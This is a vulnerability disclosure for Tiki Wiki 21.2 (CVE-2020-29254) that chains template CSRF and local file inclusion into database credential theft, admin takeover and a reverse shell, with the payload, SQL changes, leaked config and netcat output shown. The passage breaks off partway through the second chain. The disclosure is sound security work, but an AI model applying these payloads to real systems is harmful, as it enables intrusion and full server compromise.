Tiki Wiki Cms Groupware 21.2
Responsible Disclosure
for CVE-2020-29254
by Maximilian Barz

Summary:

Found Vulnerabilities:

- LFI
- CSRF (CVE-2020-29254)
- Information Exposure

Affected files:

- tiki-edit_templates.php
- tiki-installer.php

Attack Scenarios:

Vulnerability Chain 1: CSRF + LFI resulting in Information Disclosure leading to admin account takeover through phpMyAdmin and remote code execution.

Vulnerability Chain 2: CSRF + LFI resulting in Information Disclosure leading to admin account takeover through unlocked tiki-installer.php and remote code execution.

PoC Videos:

- **TikiWiki 21.2 - Local File Inclusion and Information Exposure** (https://youtu.be/MOdzIQtU22Y)

- **TikiWiki 21.2 - Edit Template CSRF** (CVE-2020-29254) (https://youtu.be/Uc3sRBitu50)

- **TikiWiki 21.2 - Administrator Compromise - Attack Chain 1 PoC** (https://youtu.be/YIqpHr5l-lg)

- **TikiWiki 21.2 - Full System Compromise Attack Chain 2 PoC** (https://youtu.be/lK61NYhmqIo)

All videos are not public and just via their specified URI available

Maximilian Barz (OSCP)
Email: mbzra@protonmail.com
Twitter: S1lky_1337

The following vulnerabilities are part of my **responsible disclosure and Bug Bounty Hunt**. If TikiWiki aknowledges the presence of these vulnerabilities I will request CVE numbers for them.

Vulnerabilities and attack scenarios:

Affected File: tiki-edit_templates.php

1. Local (php) File Inclusion:

In TikiWiki 21.2, an user can be given the permission to edit .tpl templates. This feature can be abused to escalate the users privileges by inserting the following piece of smarty code: „{include file='../db/local.php'}“. The code snippet includes TikiWikis database configuration file and displays it in the pages source code. Any other www-data readable file like „/etc/passwd“ can be included as well. The config file displays TikiWikis database credentials in cleartext.

See PoC Video: Local File Inclusion and Information Exposure

Calculated CVSS: 7.0 High

Recommended solution: Disallow including filetypes other than .tpl

2. Cross-Side-Request-Forgery (CSRF)

TikiWiki 21.2 allows to edit templates without the use of a CSRF protection.
This could allow an unauthenticated, remote attacker to conduct a cross-site request forgery (CSRF) attack and perform arbitrary actions on an affected system. The vulnerability is due to insufficient CSRF protections for the web-based management interface of the affected system. An attacker could exploit this vulnerability by persuading a user of the interface to follow a maliciously crafted link. A successful exploit could allow the attacker to perform arbitrary actions on an affected system with the privileges of the user. These action include allowing attackers to submit their own code through an authenticated user resulting in local file Inclusion. If an authenticated user who is able to edit TikiWiki templates visits an malicious website, template code can be edited.

See PoC Video: CSRF

Calculated CVSS: 5.0 Medium

CVE: CVE-2020-29254

Recommended solution: Add security ticket like in scheduler feature.

3. Information Exposure

An user who is able to edit template files can use smarty code to include Files like the database configuration file which allows access to TikiWikis Database. The User can authenticate against it and simply give itself admin privileges or compromise the administrator account.

See PoC Video: Local File Inclusion and Information Exposure

Calculated CVSS: 7.5

Recommended solution: Disallow including filetypes other than .tpl

Maximilian Barz (OSCP)
Email: mbzra@protonmail.com
Twitter: S1lky_1337

Affected File: tiki-installer.php (unlocked)

Also if the tiki-installer.php page is not locked this vulnerability can be used to authenticate against tiki-installer.php. After that the attacker can simply change the database connection to its own tiki database resulting in a whole compromise of the application as the attacker could add a new user with admin privileges.

It‘s also possible to change the administrators email adress after logging in to tiki-installer.php. After that its possible to simply reset the administrators password which also results in a whole application compromise.


Another Method would be to specify an invalid database ip resulting in Denial of Service.

Demonstration on how these vulnerabilities can be turned into a whole system compromise using attack chains:

Attack Chain 1: CSRF + LFI resulting in Information Disclosure leading to administrator account takeover through phpMyAdmin and remote code execution.

This scenario demontrates how an attacker is able to complety compromise TikiWiki 21.2.
To make this attack chain work, an administrator has to be tricked into visiting a malicious website while beeing logged in to TikiWiki.

Step 1: The administrator or an user who is able to edit templates has to visit a malicious website controlled by the attacker.




Mozilla Firefox
My Tiki | HomePage
sae-projekt.000webhostapp
https://sae-projekt.000webhostapp.com/csrf-poc.html
Nützlich
Exploit-DB
Hacking Material
Introduction · Total OS...
Spawning a TTY Shell
Reverse Shell Cheat Sh...
OSCP

{* Id *}{extends 'layout_vie

Payload normally hidden and executed on page load.
For demonstration payload is executed on button click


Click me to win a price

Step 2: Template tiki-show_page.tpl gets automatically edited through CSRF and exposes TikiWikis database credentials in tiki-index.php source code. Victim has not to save the edited template as it is saved automatically. The template stays the same except that a line is added which includes TikiWikis configuration file.




```
{* $Id$ *}
{extends 'layout_view.tpl'}


{* Separate the content display from the display of the whole page.
Used to support printing, which use the tiki-show_content.tpl directly.
Note: The show content block must be defined at root level to use the include. AB *}
{block name=title}
        {if !isset($pageLang)}
                {if isset($info.lang)}
                        {assign var='pageLang' value=$info.lang}
                {else}
                        {assign var='pageLang' value=''}
                {/if}
        {/if}
        {if !isset($hide_page_header) or !$hide_page_header}
                {if $prefs.feature_siteloc eq 'page' and $prefs.feature_breadcrumbs eq 'y'}
                        {if $prefs.feature_siteloclabel eq 'y'}{tr}Location : {/tr}{/if}
                        {breadcrumbs type="trail" loc="page" crumbs=$crumbs}
                        {if $prefs.feature_page_title eq 'y'}
```

Normal Condition



```
 {include file='../db/local.php'}
{tr}Content may be out of date{/tr}                    </div>                    <div class="card-
body">                    {tr}An urgent request for translation has been sent. Until this page is updated, you
can see a corrected version in the following pages:{/tr}                    <ul>
{section name=j loop=$translation_alert[i]}                    <li>
<a href="{$translation_alert[i][j].page|sefurl:wiki:with_next}no_bl=y">
{$translation_alert[i][j].page|escape}
</a>                    ({$translation_alert[i][j].lang})
{if $editable and ($tiki_p_edit eq 'y' or $page|lower eq 'sandbox') and $beingEdited ne
'y'}                    <a href="tiki-editpage.php?page={$page|escape:'url'}&amp;
source_page={$translation_alert[i][j].page|escape:'url'}&amp;oldver={$translation_alert[i]
[j].last_update|escape:'url'}&amp;newver={$translation_alert[i][j].current_version|escape:'url'}&amp;
diff_style=htmldiff" class="tips" title=":{tr}Update from it{/tr}">
{icon name='refresh' style="vertical-align:middle"}
</a>                    {/if}                    </li>
{/section}          </ul>          </div>          </div>     {/section}     {/if}
<article id="top" class="wikitext clearfix{if $prefs.feature_page_title neq 'y'} nopagetitle{/if}">     {if
!isset($hide_page_header) or !$hide_page_header}          {if $prefs.feature_freetags eq 'y' and
$tiki_p_view_freetags eq 'y' and isset($freetags.data[0]) and $prefs.freetags_show_middle eq 'y'}
{include file='freetag_list.tpl'}          {/if}          {if $pages > 1 and $prefs.wiki_page_navigation_bar
```

Changed condition



view-source:http://192.168.56.61/tiki/tiki-index.php
Nützlich
Exploit-DB
Hacking Material
Introduction - Total OS...
Spav

```
$db_tiki='mysqli';
$dbversion_tiki='21.2';
$host_tiki='localhost';
$user_tiki='silky';
$pass_tiki='51lky571k1';
$dbs_tiki='tikiwiki';
$client_charset='utf8mb4';
// $dbfail_url = '';
// $noroute_url = './';
// If you experience text encoding issues after updating (e.g. apostrophes etc
// $client_charset='latin1';
// $client_charset='utf8mb4';
// See http://tiki.org/ReleaseNotes5.0#Known_Issues and http://doc.tiki.org/Unc

// If your php installation does not not have pdo extension
// $api_tiki = 'adodb';

// Want configurations managed at the system level or restrict some preferences
// $system_configuration_file = '/etc/tiki.ini.php';
// $system_configuration_identifier = 'example.com';

```

Configuration file is exposed

Maximilian Barz (OSCP)
Email: mbzra@protonmail.com
Twitter: S1lky_1337

Step 3: Attacker logs in to phpMyAdmin and changes the administrator passwordhash to one created by himself.



Showing rows 0 - 1 (2 total, Query took 0.0008 seconds.)

```
SELECT * FROM `users_users`
```

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

```
UPDATE `users_users` SET `email` = 'admin@localhost' WHERE `users_users`.`userId` = 1;
```

[Edit inline] [Edit] [Create PHP code]


□ Show all | Restore column order | Number of rows: 25 Filter rows: Search this table Sort by key: None

+ Options

	userId	email	login	provpass	default_group	hash	lastLogin	currentLogin	registrationDate	pass_c
□ Edit Copy Delete	1	admin@localhost	admin	QMZU6+coC59hVMEYBr8LClvWfyE=	NULL	$2y$10$o4EnWaWF8SeEVKOKTefvBe2X3kfhLJg2ew.Dry2cjyuVqjDGD7hD.	1604296325	1604296511	1596020831	1596
□ Edit Copy Delete	2	silky@localhost	Silky		Registered	Null: □	1604261431	1604280689	1596022708	1596

Credentials allow access to database

Step 4: Attacker logs in to TikiWiki as an administrator




admin

Profile picture (User Icon):	
Real Name:	System Administrator
Email:	admin@localhost *(non public)*
Theme:	
Last login:	06:52

Attacker can log in as admin

Step 5: Attacker creates new scheduler which executes a reverse shell




✔ Success

Scheduler reverse shell was created.

Scheduler

Name	Description	Task	Run Time	Status	Run only once	Re-Run
reverse shell		ShellCommandTask	*/5 * * * *	Active	☑	☑

Scheduler is created



```
root@s1lkys:~# nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 192.168.56.61 45882
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/var/www/html/tiki
$ 
```

Scheduler

Name	Description	Task	Run Time	Status	Run only once	Re-Run
reverse shell		ShellCommandTask	*/5 * * * *	Inactive	☑	☑

Scheduler executes reverse shell

Impact: Critical

Compromised Systems or accounts:


- MySQL database
- Administrator account
- TikiWiki Application
- TikiWiki Server

See PoC Video: Attack Chain 1

Attack Chain 2: CSRF + LFI resulting in Information Disclosure leading to admin account takeover through unlocked tiki-installer.php and remote code execution.

This scenario demontrates how an attacker is able to complety compromise TikiWiki 21.2.
To make this attack chain work, an administrator has to be tricked into visiting a malicious website while beeing logged in to TikiWiki.

Step 1: The administrator or an user who is able to edit templates has to visit a malicious website controlled by the attacker.



Mozilla Firefox
My Tiki | HomePage
sae-projekt.000webhostapp
https://sae-projekt.000webhostapp.com/csrf-poc.html
Nützlich
Exploit-DB
Hacking Material
Introduction · Total OS...
Spawning a TTY Shell
Reverse Shell Cheat Sh...
OSCP

{* Id *}{extends 'layout_vie

Payload normally hidden and executed on page load.
For demonstration payload is executed on button click

Click me to win a price


Step 2: Template tiki-show_page.tpl gets automatically edited through CSRF and exposes TikiWikis database credentials in tiki-index.php source code.



```
{* $Id$ *}
{extends 'layout_view.tpl'}


{* Separate the content display from the display of the whole page.
Used to support printing, which use the tiki-show_content.tpl directly.
Note: The show content block must be defined at root level to use the include. AB *}
{block name=title}
	{if !isset($pageLang)}
		{if isset($info.lang)}
			{assign var='pageLang' value=$info.lang}
		{else}
			{assign var='pageLang' value=''}
		{/if}
	{/if}
	{if !isset($hide_page_header) or !$hide_page_header}
		{if $prefs.feature_siteloc eq 'page' and $prefs.feature_breadcrumbs eq 'y'}
			{if $prefs.feature_siteloclabel eq 'y'}{tr}Location : {/tr}{/if}
			{breadcrumbs type="trail" loc="page" crumbs=$crumbs}
			{if $prefs.feature_page_title eq 'y'}
```

Normal Condition


Maximilian Barz (OSCP)
Email: mbzra@protonmail.com
Twitter: S1lky_1337



Edit template: tiki-show_page.tpl

```
 {include file='../db/local.php'}
{tr}Content may be out of date{/tr}                    </div>                    <div class="card-
body">                    {tr}An urgent request for translation has been sent. Until this page is updated, you
can see a corrected version in the following pages:{/tr}                    <ul>
{section name=j loop=$translation_alert[i]}                    <li>
<a href="{$translation_alert[i][j].page|sefurl:wiki:with_next}no_bl=y">
{$translation_alert[i][j].page|escape}
</a>                    ({$translation_alert[i][j].lang})
{if $editable and ($tiki_p_edit eq 'y' or $page|lower eq 'sandbox') and $beingEdited ne
'y'}                    <a href="tiki-editpage.php?page={$page|escape:'url'}&amp;
source_page={$translation_alert[i][j].page|escape:'url'}&amp;oldver={$translation_alert[i]
[j].last_update|escape:'url'}&amp;newver={$translation_alert[i][j].current_version|escape:'url'}&amp;
diff_style=htmldiff" class="tips" title=":{tr}Update from it{/tr}">
{icon name='refresh' style="vertical-align:middle"}
</a>                    {/if}                    </li>
{/section}          </ul>          </div>          </div>          {/section}     {/if}
<article id="top" class="wikitext clearfix{if $prefs.feature_page_title neq 'y'} nopagetitle{/if}">          {if
!isset($hide_page_header) or !$hide_page_header}               {if $prefs.feature_freetags eq 'y' and
$tiki_p_view_freetags eq 'y' and isset($freetags.data[0]) and $prefs.freetags_show_middle eq 'y'}
{include file='freetag_list.tpl'}          {/if}          {if $pages > 1 and $prefs.wiki_page_navigation_bar
```

Changed condition




view-source:http://192.168.56.61/tiki/tiki-index.php
Nützlich
Exploit-DB
Hacking Material
Introduction - Total OS...
Spav

```
$db_tiki='mysqli';
$dbversion_tiki='21.2';
$host_tiki='localhost';
$user_tiki='silky';
$pass_tiki='51lky571k1';
$dbs_tiki='tikiwiki';
$client_charset='utf8mb4';
// $dbfail_url = '';
// $noroute_url = './';
// If you experience text encoding issues after updating (e.g. apostrophes etc
// $client_charset='latin1';
// $client_charset='utf8mb4';
// See http://tiki.org/ReleaseNotes5.0#Known_Issues and http://doc.tiki.org/Unc

// If your php installation does not not have pdo extension
// $api_tiki = 'adodb';

// Want configurations managed at the system level or restrict some preferences
// $system_configuration_file = '/etc/tiki.ini.php';
// $system_configuration_identifier = 'example.com';

```

Configuration file is exposed

Step 3: Attacker logs in to tiki-install.php and changes the administrators email address to one of his own by using „Configure the General Settings“.



TIKI INSTALLER SECURITY PRECAUTION

You are attempting to run the Tiki Installer. For your protection, this installer can be used only by a site administrator.To verify that you are a site administrator, enter your ***database*** credentials (database username and password) here.

